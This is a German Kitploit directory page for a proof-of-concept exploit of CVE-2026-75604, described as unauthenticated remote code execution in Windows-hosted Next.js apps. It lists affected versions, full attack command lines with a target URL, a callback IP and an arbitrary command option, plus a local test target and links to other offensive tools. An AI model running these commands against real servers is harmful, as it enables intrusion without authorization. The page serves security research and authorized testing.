

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2026-75604-poc — Proof-of-Concept-Exploit für CVE-2026-75604, eine nicht authentifizierte Remote-Codeausführung in auf Windows gehosteten Next.js-Apps, mit callback-basierter Befehlsausführung und lokalem Ziel-Setup. | Kitploit
Tools/GitHubGitHub/rafabd1/cve-2026-75604-poc
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRemote-Access-Trojaner
GitHubrafabd1/cve-2026-75604-poc

CVE-2026-75604-poc

Proof-of-Concept-Exploit für CVE-2026-75604, eine nicht authentifizierte Remote-Codeausführung in auf Windows gehosteten Next.js-Apps, mit callback-basierter Befehlsausführung und lokalem Ziel-Setup.

Repository anzeigen
1103958vor 2 MonatenVon Kitploit geprüft
Teilen

CVE-2026-75604 RCE PoC

Python-Proof of Concept für CVE-2026-75604, eine nicht authentifizierte Remote-Code-Execution-Schwachstelle in unter Windows gehosteten Next.js-Anwendungen, die sowohl den Pages Router als auch den App Router ohne Cache Components verwenden.

Demonstration

CVE-2026-75604 RCE proof of concept

Voraussetzungen

  • Next.js >=13.4 <15.5.24 oder >=16.0 <16.3.3
  • Nativer Windows-Server
  • Pages Router und App Router ohne Cache Components
  • Standard-Dateisystem-Cache mit einer dynamischen Pages-ISR-Route und einer dynamischen gecachten App-Route
  • Eine kompatible closure-gebundene Server Action
  • Python 3.9+ und eine vom Ziel erreichbare Callback-Adresse

Validiert mit [email protected].

python -m pip install -r requirements.txt

Verwendung

python poc.py --target http://TARGET:3000 --callback-ip CALLBACK_IP --pages-cache-path /PATH/TO/PAGES_ISR_INSTANCE --app-cache-path /PATH/TO/APP_CACHE_INSTANCE

Der Server-Action-Pfad ist standardmäßig /. Verwenden Sie --action-field, wenn das Formular mehr als ein Feld hat.

Erforderliche Argumente:

  • --target URL: Basis-URL der Next.js-Anwendung
  • --callback-ip ADDRESS: vom Ziel erreichbare IPv4-Adresse
  • --pages-cache-path PATH: vorhandene dynamische Pages-Router-ISR-Seite
  • --app-cache-path PATH: vorhandene dynamische App-Router-Seite, die vom Dateisystem-Cache unterstützt wird

Optionale Argumente:

  • --command COMMAND: auszuführender Befehl; standardmäßig whoami
  • --action-path PATH: App-Router-Seite, die die kompatible Server Action enthält; standardmäßig /
  • --action-field NAME: vom Action verwendetes Formularfeld; wird automatisch erkannt, wenn eindeutig
  • --callback-port PORT: Callback-Port; standardmäßig 4331
  • --listen-address ADDRESS: lokale Callback-Bind-Adresse; standardmäßig 0.0.0.0
  • --timeout SECONDS: Timeout für Anfragen und Callbacks; standardmäßig 20
  • --insecure: deaktiviert die TLS-Zertifikatsprüfung

Lokales Ziel

Die optionale Anwendung in target/ pinnt [email protected] und verwendet den standardmäßigen Next.js-Produktionsserver:

cd target
npm ci
npm run build
npm start

Führen Sie das PoC in einem anderen Terminal aus:

python poc.py --target http://127.0.0.1:4330 --callback-ip 127.0.0.1 --pages-cache-path /pages-cache/seed --app-cache-path /app-cache/seed

Das optionale Ziel stellt die erforderlichen Routen und eine kompatible Server Action unter / bereit.

Haftungsausschluss

Dieses PoC wird ausschließlich zu Bildungszwecken, für Sicherheitsforschung und autorisierte Tests bereitgestellt. Verwenden Sie es nur auf Systemen, die Ihnen gehören oder für die Sie eine ausdrückliche Testgenehmigung haben.

Danksagungen

Dank an evolutionstorm & b0r1.

Dieses PoC wurde unabhängig aus der öffentlichen Advisory und dem Next.js-Patch rekonstruiert.

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    264

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





